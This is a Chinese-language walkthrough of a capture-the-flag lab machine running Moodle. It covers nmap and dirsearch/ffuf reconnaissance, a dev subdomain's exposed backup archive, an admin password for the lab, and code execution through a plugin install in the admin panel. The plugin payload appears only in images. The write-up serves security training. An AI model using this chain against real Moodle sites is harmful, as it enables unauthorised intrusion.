Mazesec_Moodle

靶机来源:QQ群-660930334

难度:Easy

一、信息收集

1、主机探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[/miaosec]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-12 10:47 CST
Nmap scan report for 192.168.2.1
Host is up (0.00083s latency).
MAC Address: 0A:00:27:00:00:07 (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00057s latency).
MAC Address: 08:00:27:C0:99:AA (Oracle VirtualBox virtual NIC)
Nmap scan report for hacker.maze-sec.hmv (192.168.2.40)
Host is up (0.00092s latency).
MAC Address: 08:00:27:D9:43:14 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.19 seconds

靶机IP:192.168.2.40

2、端口扫描

1.全端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[/miaosec]
└─# nmap --min-rate 10000 -p- 192.168.2.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-12 10:47 CST
Nmap scan report for hacker.maze-sec.hmv (192.168.2.40)
Host is up (0.00051s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 08:00:27:D9:43:14 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.63 seconds

开放端口:22、80

2.详细信息扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(root㉿kali)-[/miaosec]
└─# nmap --min-rate 10000 -sT -sV -sC -O -p22,80 192.168.2.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-12 10:47 CST
Nmap scan report for hacker.maze-sec.hmv (192.168.2.40)
Host is up (0.0014s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http Apache httpd 2.4.62 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:D9:43:14 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.28 seconds

3.udp扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root㉿kali)-[/miaosec]
└─# nmap -sU --top-ports 100 192.168.2.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-12 10:51 CST
Stats: 0:00:32 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 38.40% done; ETC: 10:52 (0:00:51 remaining)
Nmap scan report for hacker.maze-sec.hmv (192.168.2.40)
Host is up (0.0013s latency).
Not shown: 99 closed udp ports (port-unreach)
PORT STATE SERVICE
68/udp open|filtered dhcpc
MAC Address: 08:00:27:D9:43:14 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 104.55 seconds

二、WEB渗透

1、域名发现

查看80端口,发现隐藏的域名moodle.dsz

1
2
3
┌──(root㉿kali)-[~]
└─# curl http://192.168.2.40
<!-- moodle.dsz -->

2、目录扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
┌──(root㉿kali)-[/tmp/moodle]
└─# dirsearch -u "http://moodle.dsz"
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict
_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /tmp/moodle/reports/http_moodle.dsz/_26-01-13_15-28-12.txt

Target: http://moodle.dsz/

[15:28:12] Starting:
[15:28:16] 403 - 275B - /.ht_wsr.txt
[15:28:16] 403 - 275B - /.htaccess.bak1
[15:28:16] 403 - 275B - /.htaccess.orig
[15:28:16] 403 - 275B - /.htaccess.sample
[15:28:16] 403 - 275B - /.htaccess.save
[15:28:16] 403 - 275B - /.htaccess_sc
[15:28:16] 403 - 275B - /.htaccess_orig
[15:28:16] 403 - 275B - /.htaccessBAK
[15:28:16] 403 - 275B - /.htaccess_extra
[15:28:16] 403 - 275B - /.htaccessOLD
[15:28:16] 403 - 275B - /.htaccessOLD2
[15:28:16] 403 - 275B - /.htm
[15:28:16] 403 - 275B - /.html
[15:28:16] 403 - 275B - /.htpasswd_test
[15:28:16] 403 - 275B - /.htpasswds
[15:28:16] 403 - 275B - /.httr-oauth
[15:28:18] 403 - 275B - /.php
[15:28:27] 301 - 308B - /admin -> http://moodle.dsz/admin/
[15:28:29] 303 - 1KB - /admin/ -> http://moodle.dsz/admin/index.php?cache=1
[15:28:30] 303 - 1KB - /admin/index.php -> http://moodle.dsz/admin/index.php?cache=1
[15:28:40] 301 - 307B - /auth -> http://moodle.dsz/auth/
[15:28:40] 200 - 0B - /auth/
[15:28:41] 301 - 309B - /backup -> http://moodle.dsz/backup/
[15:28:42] 200 - 756B - /backup/
[15:28:43] 301 - 309B - /blocks -> http://moodle.dsz/blocks/
[15:28:43] 301 - 307B - /blog -> http://moodle.dsz/blog/
[15:28:43] 303 - 1KB - /blog/ -> http://moodle.dsz/login/index.php
[15:28:44] 301 - 308B - /cache -> http://moodle.dsz/cache/
[15:28:44] 301 - 311B - /calendar -> http://moodle.dsz/calendar/
[15:28:44] 200 - 656B - /cache/
[15:28:47] 301 - 310B - /comment -> http://moodle.dsz/comment/
[15:28:47] 200 - 0B - /config.php
[15:28:55] 301 - 308B - /error -> http://moodle.dsz/error/
[15:28:55] 404 - 665B - /error/
[15:28:57] 404 - 22KB - /file.php
[15:28:57] 301 - 308B - /files -> http://moodle.dsz/files/
[15:28:58] 303 - 1KB - /files/ -> http://moodle.dsz/login/index.php
[15:29:00] 301 - 308B - /group -> http://moodle.dsz/group/
[15:29:05] 301 - 310B - /install -> http://moodle.dsz/install/
[15:29:05] 302 - 0B - /install.php -> admin/index.php?lang=en
[15:29:05] 302 - 0B - /install.php?profile=default -> admin/index.php?lang=en
[15:29:05] 200 - 567B - /install/
[15:29:08] 301 - 307B - /lang -> http://moodle.dsz/lang/
[15:29:08] 301 - 306B - /lib -> http://moodle.dsz/lib/
[15:29:08] 200 - 1B - /lib/
[15:29:09] 301 - 308B - /local -> http://moodle.dsz/local/
[15:29:09] 200 - 470B - /local/
[15:29:10] 301 - 308B - /login -> http://moodle.dsz/login/
[15:29:12] 200 - 5KB - /login/
[15:29:14] 301 - 308B - /media -> http://moodle.dsz/media/
[15:29:14] 200 - 486B - /media/
[15:29:27] 301 - 306B - /pix -> http://moodle.dsz/pix/
[15:29:29] 301 - 310B - /privacy -> http://moodle.dsz/privacy/
[15:29:31] 404 - 665B - /r.php
[15:29:32] 301 - 309B - /report -> http://moodle.dsz/report/
[15:29:33] 301 - 313B - /repository -> http://moodle.dsz/repository/
[15:29:34] 301 - 306B - /rss -> http://moodle.dsz/rss/
[15:29:35] 301 - 309B - /search -> http://moodle.dsz/search/
[15:29:36] 200 - 375B - /security.txt
[15:29:36] 403 - 275B - /server-status
[15:29:36] 403 - 275B - /server-status/
[15:29:45] 301 - 306B - /tag -> http://moodle.dsz/tag/
[15:29:48] 301 - 308B - /theme -> http://moodle.dsz/theme/
[15:29:51] 301 - 307B - /user -> http://moodle.dsz/user/
[15:29:51] 404 - 22KB - /user/

Task Completed


找到管理后台,需要账号和密码 img

3、子域名爆破

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(root㉿kali)-[/miaosec]
└─# ffuf -u http://moodle.dsz -H "Host: FUZZ.moodle.dsz" -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -fs 20 -ac

/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/

v2.1.0-dev
________________________________________________

:: Method : GET
:: URL : http://moodle.dsz
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
:: Header : Host: FUZZ.moodle.dsz
:: Follow redirects : false
:: Calibration : true
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response size: 20
________________________________________________

dev [Status: 200, Size: 2512, Words: 990, Lines: 96, Duration: 700ms]
:: Progress: [100000/100000] :: Job [1/1] :: 4878 req/sec :: Duration: [0:00:16] :: Errors: 0 ::

找到子域名:dev.moodle.dsz

4、dev子域名目录扫描

1
2
3
4
5
6
7
┌──(root㉿kali)-[/miaosec]
└─# dirsearch -u "http://dev.moodle.dsz"
....
[15:18:16] 200 - 74MB - /backup.tar.gz
[15:18:25] 302 - 0B - /dashboard.php -> index.php
[15:18:46] 302 - 0B - /logout.php -> index.php
...

找到备份文件/backup.tar.gz


找到密码,pzp5V2Of3akjaJrhRauR. img


使用凭证admin:pzp5V2Of3akjaJrhRauR.成功登录 img

三、获取shell



Site administrationPluginsInstall plugins中安装插件 img


安装成功

img


img 测试命令,成功获取到id img

